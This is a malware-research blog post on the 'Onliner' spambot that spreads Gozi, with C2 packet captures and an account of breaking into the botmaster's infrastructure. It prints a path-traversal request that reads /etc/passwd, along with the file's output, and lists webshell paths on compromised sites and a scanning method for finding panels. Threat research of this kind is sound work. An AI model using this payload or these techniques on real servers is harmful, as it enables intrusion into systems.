Spambot safari #2 - Online Mail System

benkowlab.blogspot.fr/2017/02/spambot-safari-2-online-mail-system.html

168.244.142	192.168.244.2	DNS	88	Standard query 0x79b7 A www.last-minute-wellness.cc
168.244.2	192.168.244.142	DNS	104	Standard query response 0x79b7 A www.last-minute-we
168.244.142	213.174.47.79	HTTP	295	POST /webstat.php HTTP/1.0 (application/x-www-form
174.47.79	192.168.244.142	HTTP	317	HTTP/1.1 200 OK (text/html)
168.244.142	213.174.47.79	HTTP	234	GET /webstat.php?&99=15&dll=1 HTTP/1.0
174.47.79	192.168.244.142	HTTP	223	HTTP/1.1 200 OK (text/html)
168.244.142	213.174.47.79	HTTP	234	GET /webstat.php?&99=15&dll=3 HTTP/1.0
168.244.142	192.168.244.2	DNS	73	Standard query 0x7540 A edv-zander.de
168.244.2	192.168.244.142	DNS	89	Standard query response 0x7540 A edv-zander.de A 91
168.244.142	91.247.145.79	HTTP	269	GET /site/images/cgi-bin/shell.php?&1001=2&99=15&f1
174.47.79	192.168.244.142	HTTP	1187	HTTP/1.1 200 OK (text/html)
247.145.79	192.168.244.142	HTTP	76	HTTP/1.1 200 OK (text/html)
168.244.142	192.168.244.2	DNS	84	Standard query 0x6faf A ballettschule-nottuln.de
168.244.2	192.168.244.142	DNS	100	Standard query response 0x6faf A ballettschule-nott
168.244.142	217.160.223.36	HTTP	275	GET /o17504cxn.php?&1001=4&99=15&f1=ssleay32.dll HT
160.223.36	192.168.244.142	HTTP	125	HTTP/1.1 404 Not Found (text/html)
168.244.142	91.247.145.79	HTTP	269	GET /site/images/cgi-bin/shell.php?&1001=2&99=15&f1
247.145.79	192.168.244.142	HTTP	680	HTTP/1.1 200 OK (text/html)
168.244.142	192.168.244.2	DNS	73	Standard query 0x1005 A edv-zander.de
168.244.2	192.168.244.142	DNS	89	Standard query response 0x1005 A edv-zander.de A 91
168.244.142	91.247.145.79	HTTP	262	GET /site/images/cgi-bin/shell.php?&1001=2&99=0&f1=
247.145.79	192.168.244.142	HTTP	436	HTTP/1.1 200 OK (text/html)
168.244.142	192.168.244.2	DNS	84	Standard query 0xd1a4 A ballettschule-nottuln.de
168.244.2	192.168.244.142	DNS	100	Standard query response 0xd1a4 A ballettschule-nott
168.244.142	217.160.223.36	HTTP	275	GET /o17504cxn.php?&1001=4&99=15&f1=ssleay32.dll HT
160.223.36	192.168.244.142	HTTP	125	HTTP/1.1 404 Not Found (text/html)

Hey ! today I'll present some research around a spambot named "Onliner". This spambot is actually used for spreading Gozi. I've already talk about Onliner in another blogpost but because the spambot quickly evolve, and the botmaster seems to **tries** to avoid pwning attempst, I'll try to explain everything here :].

Original sample

The first sample that I've grab come from email, dropped by JSDropper. A quick dynamic analysis allow us to understand that it's a spambot (a lot of SMTP connections from the malicious process). Before reversing it, let's look a the CNC communication.

20	5.185445	192.168.244.142	192.168.244.2	DNS	88 Standard query 0x79b7 A www.last-minute-wellness.com
21	5.202662	192.168.244.2	192.168.244.142	DNS	104 Standard query response 0x79b7 A www.last-minute-wellness.com A 213.174.47.79
25	5.292302	192.168.244.142	213.174.47.79	HTTP	295 POST /webstat.php HTTP/1.0 (application/x-www-form-urlencoded)
27	5.583246	213.174.47.79	192.168.244.142	HTTP	317 HTTP/1.1 200 OK (text/html)
34	5.637461	192.168.244.142	213.174.47.79	HTTP	234 GET /webstat.php?&99=15&dll=1 HTTP/1.0
231	6.411094	213.174.47.79	192.168.244.142	HTTP	223 HTTP/1.1 200 OK (text/html)
240	8.026177	192.168.244.142	213.174.47.79	HTTP	234 GET /webstat.php?&99=15&dll=3 HTTP/1.0
242	8.043642	192.168.244.142	192.168.244.2	DNS	73 Standard query 0x7540 A edv-zander.de
243	8.061363	192.168.244.2	192.168.244.142	DNS	89 Standard query response 0x7540 A edv-zander.de A 91.247.145.79
247	8.086815	192.168.244.142	91.247.145.79	HTTP	269 GET /site/images/cgi-bin/shell.php?&1001=2&99=15&f1=ssleay32.dll HTTP/1.0
517	8.646822	213.174.47.79	192.168.244.142	HTTP	1187 HTTP/1.1 200 OK (text/html)
553	8.993459	91.247.145.79	192.168.244.142	HTTP	76 HTTP/1.1 200 OK (text/html)
563	10.132026	192.168.244.142	192.168.244.2	DNS	84 Standard query 0x6faf A ballettschule-nottuln.de
565	10.157382	192.168.244.2	192.168.244.142	DNS	100 Standard query response 0x6faf A ballettschule-nottuln.de A 217.160.223.36
569	10.189997	192.168.244.142	217.160.223.36	HTTP	275 GET /o17504cxn.php?&1001=4&99=15&f1=ssleay32.dll HTTP/1.0
572	10.222052	217.160.223.36	192.168.244.142	HTTP	125 HTTP/1.1 404 Not Found (text/html)
584	10.559609	192.168.244.142	91.247.145.79	HTTP	269 GET /site/images/cgi-bin/shell.php?&1001=2&99=15&f1=libeay32.dll HTTP/1.0
1216	19.208593	91.247.145.79	192.168.244.142	HTTP	680 HTTP/1.1 200 OK (text/html)
1221	20.298231	192.168.244.142	192.168.244.2	DNS	73 Standard query 0x1005 A edv-zander.de
1222	20.501236	192.168.244.2	192.168.244.142	DNS	89 Standard query response 0x1005 A edv-zander.de A 91.247.145.79
1226	20.533142	192.168.244.142	91.247.145.79	HTTP	262 GET /site/images/cgi-bin/shell.php?&1001=2&99=0&f1=7z.dll HTTP/1.0
1549	24.279056	91.247.145.79	192.168.244.142	HTTP	436 HTTP/1.1 200 OK (text/html)
1560	25.410304	192.168.244.142	192.168.244.2	DNS	84 Standard query 0xd1a4 A ballettschule-nottuln.de
1561	25.451344	192.168.244.2	192.168.244.142	DNS	100 Standard query response 0xd1a4 A ballettschule-nottuln.de A 217.160.223.36
1565	25.489671	192.168.244.142	217.160.223.36	HTTP	275 GET /o17504cxn.php?&1001=4&99=15&f1=ssleay32.dll HTTP/1.0
1568	25.515084	217.160.223.36	192.168.244.142	HTTP	125 HTTP/1.1 404 Not Found (text/html)

Malware communicates over HTTP. An interesting thing is that the process doesn't contacts

directly the CNC, it try to contact some proxy web page (PHP script uploaded on compromised websites).

Proxy - Good idea - Bad realization

Using proxy websites is a good idea only if you don't use poor pwned CMS. With poor pwned CMS it take around 3 minutes to anybody to retrieves your real CNC. Example: I can make some supposition:


- It's pretty sure that the bot master uses a script for updating all the proxies scripts
- All the compromised websites are old: most probable infection vectors are FTP Bruteforce or CMS exploits
- They have leave a php backdoor somewhere on the compromised website

I have try to found the PHP backdoor for using it to read the PHP proxy code. After some guessing I have saw that the PHP backdoor is a WSO webshell, uploaded always in the same locations:

- /cgi-bin/terms.php
- /cgi-bin/useterms.php
- /css/terms.php
- /css/useterms.php

the WSO webshell is protected by a poor password -> I can read the PHP proxy code :). The commented version below: The real CNC is http://194.247.13.8/img/. I'll come back later on the $GET_['99'] / $_POST['99'] parameters, those parameters are really interesting in the pwning process :D.

Panel - Good idea - Bad realization




Funny, the authentication is not like in others panels. I don't want to directly use brute force here because like in almost all panels it must have a vulnerability somewhere.
Come back to the malware communication. As you can see here, the malware download some dll (ssl and 7zip) from the CNC. I'm not a good pentester but when you saw a full dll name ssleay32.dll in a GET parameter, it's smell something bad \o/.


Sécurisé | view-source:https://www.last-minute-wellness.com/webstat.php?&1001=2&99=15&f2=../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
systemd-bus-proxy:x:999:997:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:998:996:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:995:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
```

Thanks to that LFI we have access to all the panel (click on image bellow for the full album)




After looking around, I've found a reference to another IP: 194.247.13.178. This server host another onliner web panel: hxxp://194.247.13.178/naomi/login.php (click on image bellow for the full album)




By looking at the IP addresses (194.247.13.18 and 194.247.13.178) it seems that those guys really like "DELTA-X" hoster (Ukraine). You know, for science, I've try to scan 194.247.13.0-255 with Nmap on port 80 + some directory guessing with Patator. And you know what? It works haha! I've found another panel at hxxp://194.247.13.196/asus/login.php .

Panel V2 - Good idea - Bad realization

After releasing the first blogpost about onliner, the botmaster change some stuff. They start to use IP White listing for accessing the panel, they update some code, they don't patch the LFI, they add some others vulns x]. Now, due to IP White listing, when you try to access the web panel, you are kicked by the PHP script:

